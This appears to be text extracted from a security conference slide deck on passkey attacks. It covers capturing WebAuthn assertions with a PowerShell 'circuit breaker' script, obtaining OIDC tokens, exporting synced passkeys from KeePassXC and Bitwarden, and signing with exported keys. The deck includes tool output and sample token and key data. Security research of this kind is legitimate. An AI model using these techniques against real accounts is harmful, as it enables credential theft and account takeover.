
Error code: invalid_request

Error message: invalid_request:
AADSTS135017: Unexpected Signature
Counter received from authenticator.
Trace ID: d751c9b8-b732-4b9b-9a49-
b8cec2b11200 Correlation ID:
019e2796-7854-7c37-8a85-
2b45f85598da Timestamp: 2026-05-14
17:43:58Z


[Learn more about the error](#) >



From Passkeys to OIDC Access Tokens



From Passkeys to OIDC Access Tokens



Token Response for Microsoft Office

Tokens (JSON):


```
{
  "token_type": "Bearer",
  "scope": "email openid profile AuditLog.Create Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite",
  "expires_in": 4595,
  "ext_expires_in": 4595,
  "access_token": "eyJ0eXAiOiJKV1QiLCJub25jZSI6Ii9vWEoyOXIscC1jQm9MSC1WOUc2WkhMeXRpLWtFOE1JZVV5bmRQNEpsTDgiLC",
  "refresh_token": "1.ARwA6WgJJ9X2qkOUDNMw4dUNg9YOWdOzUgJBv-q0ikqsBzOAMkcAA.BQABAwEAAAADAOz_BQD0_-SggWeqGeIf",
  "foci": "1",
  "id_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IiBjWDk4R1g0MjBUMVg2c0JEa3poUW1xZ3dNVSJ9.eyJhdWQiOi"
}
```

 Copy Access Token  Copy Refresh Token  Copy ID Token

DEMO

OpenID Connect Token Acquisition

Passkey Circuit Breaker Attack – End User



Passkey Circuit Breaker Attack – Operator

```
PowerShell
PS > .\Invoke-PasskeyCircuitBreaker.ps1 -Suspend -BlockTraffic
Listening for WebAuthN assertion response events... Press Ctrl+C to stop.
Write-Error: C:\Users\Michael\source\repos\SpecterOps\pass-the-passkey\Src\Scripts\Invoke-PasskeyCircuitBreaker.ps1:74
Line |
74 | ...          Block-ProcessOutboundTraffic -ProcessPath $process.Path
     |                                     ~~~~~
     |                                     Error blocking outbound traffic for C:\Program Files\Mozilla Firefox\firefox.exe.
Captured WebAuthn assertion request:

EventId      : 1103
Time         : 5/11/2026 11:36:19 AM
UserSid      : S-1-5-21-1084105731-826279734-3585910670-1001
UserName     : GRAY\Michael
ProcessId    : 1396
ProcessName  : firefox
ThreadId     : 20008
RpId        : github.com

Captured CTAP device info event:

EventId      : 2104
Time         : 5/11/2026 11:36:26 AM
UserSid      : S-1-5-21-1084105731-826279734-3585910670-1001
UserName     : GRAY\Michael
ProcessId    : 1396
ProcessName  : firefox
ThreadId     : 20008
ProviderName : MicrosoftPlatformProvider
Manufacturer :
Product      :
AAGuid       : 00000000-0000-0000-0000-000000000000

Captured WebAuthn assertion response:

EventId      : 2106
Time         : 5/11/2026 11:36:26 AM
UserSid      : S-1-5-21-1084105731-826279734-3585910670-1001
UserName     : GRAY\Michael
ProcessId    : 1396
ProcessName  : firefox
ThreadId     : 20008
Origin       : https://github.com
PublicKeyCredential : {"id":"kGExWOTJk3CV-igJrwoDrupadLREaz5hgV7LlucUDho","rawId":"kGExWOTJk3CV-igJrwoDrupadLREaz5hgV7LlucUDho","type":
"public-key","authenticatorAttachment":"platform","response":{"clientDataJSON":"eyJ0eXBldjoid2ViYXV0aG4uZ2V0IiwiaY
```

GitHub the Grey – Session-Bound Challenges



Pass-the-Passkey


Synced Passkey Attacks

Synced Passkeys



Synced Passkey


Lives on a smartphone, tablet, laptop or other device where it can be copied and synced across many devices.



Device-bound Passkey

Lives on a USB key or other piece of hardware separate from everyday devices.

Server-Side Synced Passkey Protection



Source: Microsoft

KeePassXC Passkey Export

Statistics

Health Check

Passkeys

Browser Statistics

Title	Path	Username	Relying Party	URLs
webauthn.io (Passkey)	Root/KeePassXC-Browser Passkeys	john@webauthn.io	webauthn.io	https://webauthn.io webauthn.io

Export Confirmation

?

The passkey file will be vulnerable to theft and unauthorized use, if left unsecured. Are you sure you want to continue?

Yes

No

☐ Show expired entries

Import

Export

40

Bitwarden Vault Export

bitwarden
Password Manager

My vault

All items

Favorites

Login

Card

Identity

Secure note

SSH key

Archive

Trash

Folders

Send

Generator

Import

Export

Upgrade

Export

Exporting individual vault
Only the individual vault items associated with michael.grafnetter@outlook.com will be exported. Organization vault items will not be included. Only vault item information will be exported and will not include associated attachments.

File format (required)
.json (Encrypted)

Export type

☐ Account restricted
Use your account encryption key, derived from your account's username and Master Password, to encrypt the export and restrict import to only the current Bitwarden account.

☒ Password protected
Set a file password to encrypt the export and import it to any Bitwarden account using the password for decryption.

File password (required)
.....

This password will be used to export and import this file

Strong

Confirm file password (required)
.....

Export Cancel

Credential Exchange Format (CXF)

```
{
  "id": "akKA3Y0jQRuK7sKp1B0Y9w",
  "creationAt": 1705142400,
  "modifiedAt": 1705228800,
  "title": "WebAuthn.io",
  "subtitle": "johndoe",
  "credentials": [
    {
      "type": "passkey",
      "credentialId": "Y3JlZGVudGlhbElkRXhhbXBsZQ",
      "rpId": "webauthn.io",
      "username": "johndoe",
      "userDisplayName": "John Doe",
      "userHandle": "cnEzaNHwcYK3coWZjvoaV1Hj9gnI12mKe2dL2HZVF1Y",
      "key": "MIGHAgEAMBMGBYqGSM49AgEGCCqGSM49AwEHBG0wawIBAQQgARu_0s",
      "fido2Extensions": {
        "hmacSecret": {
          "algorithm": "HS256",
          "secret": "c2VjcmV0X2tleV9kYXRh"
```


Passing the Synced Passkeys

Software Signer

Signature Parameters

Passkey File:

s-the-passkey\Samples\bitwarden_encrypted_export_20260511125855.json

Browse...

Passkey:

johndoe — dsO1yNiARuafV87QYGB1Vw

Signature Counter:

5

^

v

☒ User Verification (UV)

☒ User Presence (UP)

Credential Details

Algorithm:

ECDSA

Key Type:

P-256

Key Length:

256

Hash:

SHA256

Credential ID:

dsO1yNiARuafV87QYGB1Vw

User Name:

johndoe

User Handle:

cnEzaNHWcYK3coWZjvoaV1Hj9gnI12mKe2dL2HZVFIY

Sign


DEMO

Passing the Synced Passkeys

Passkey Phishing Attack

